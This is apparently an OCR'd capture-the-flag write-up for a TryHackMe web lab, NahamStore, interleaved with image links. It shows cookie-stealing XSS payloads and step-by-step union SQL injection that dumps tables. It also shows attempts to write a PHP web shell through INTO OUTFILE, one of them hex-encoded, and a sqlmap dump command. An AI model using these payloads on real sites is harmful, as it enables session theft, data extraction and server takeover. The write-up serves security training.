



After “<script>alert(“test”)</script> , now is “scriptalert” does’nt work.

“onpointerover=”alert(0)” it’s working.





Returns:







<textarea









</textarea><script>alert(“test”)</script>


nahamstore.thm/returns/4?auth=a87ff679a2f3e71d9181a67b7542122c
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
nahamstore.thm
test
OK


NahamStore - 404 Page Not
nahamstore.thm/test
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
NahamStore
Home
Returns
Account
Page Not Found
Sorry, we couldn't find /test anywhere

Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
<!DOCTYPE html>
<html lang="en">
<head>
<body>

<h1 class="text-center">Page Not Found</h1>
Sorry, we couldn't find /test anywhere



nahamstore.thm/<script>alert(document.cookie)</script>
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
nahamstore.thm
session=85c131d1033aa2e0c1b8d2ddf18040f2;
token=bc6bdea71603fcd1d2367afc168a5474
OK
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application

SQL Injection:

Product:


http://nahamstore.thm/product?id= -1 UNION SELECT 1,2,3,4 -- -

We need to find a different number of columns




The used SELECT statements have a different number of columns

-1 UNION SELECT 1,2,3,4,5 -- - 5 columns:




Check database at number 2: nahamstore


1 UNION SELECT 1,database(),3,4,5 -- -




Check version: 8.0.23-0ubuntu0.20.04.1




I found 2 tables: product,sqli_one.




Product:



Sqli_one:




-1 UNION SELECT 1,group_concat(id,':',flag SEPARATOR '
'),3,4,5 FROM sqli_one -- -



UNION SELECT 1,'<?php system($_GET['cmd]) ?>' INTO OUTFILE '/var/www/html/shell.php' -- -

Hexadecimal: for get cmd and revers shell

UNION SELECT 1,unhex('3C3F706870207379737465D28245F4745545B276C6F6C275D293B203F3E') INTO OUTFILE '/var/www/html/shell.php' -- -




Access denied; you need (at least one of) the FILE privilege(s) for this operation

Returns:


Automat SqlMap:

Save it to file and use sqlmap.




```
root@ip-10-10-143-93:~# cat sql3
POST /returns HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------106024242521026083477715532 28
Content-Length: 417
Origin: http://nahamstore.thm
Connection: close
Referer: http://nahamstore.thm/returns
Cookie: session=89545e0b8dd55af9a9b55353cc001ace; token=3712416219d6bdfa29b1d8f514d79ab2
Upgrade-Insecure-Requests: 1

-----------------------------106024242521026083477715532 28
Content-Disposition: form-data; name="order_number"

1*
-----------------------------106024242521026083477715532 28
Content-Disposition: form-data; name="return_reason"

1
-----------------------------106024242521026083477715532 28
Content-Disposition: form-data; name="return_info"

1
-----------------------------106024242521026083477715532 28--
```

2 tables: order,sqli_two



sqlmap -r sql3 --batch -D nahamstore -T sqli_two --dump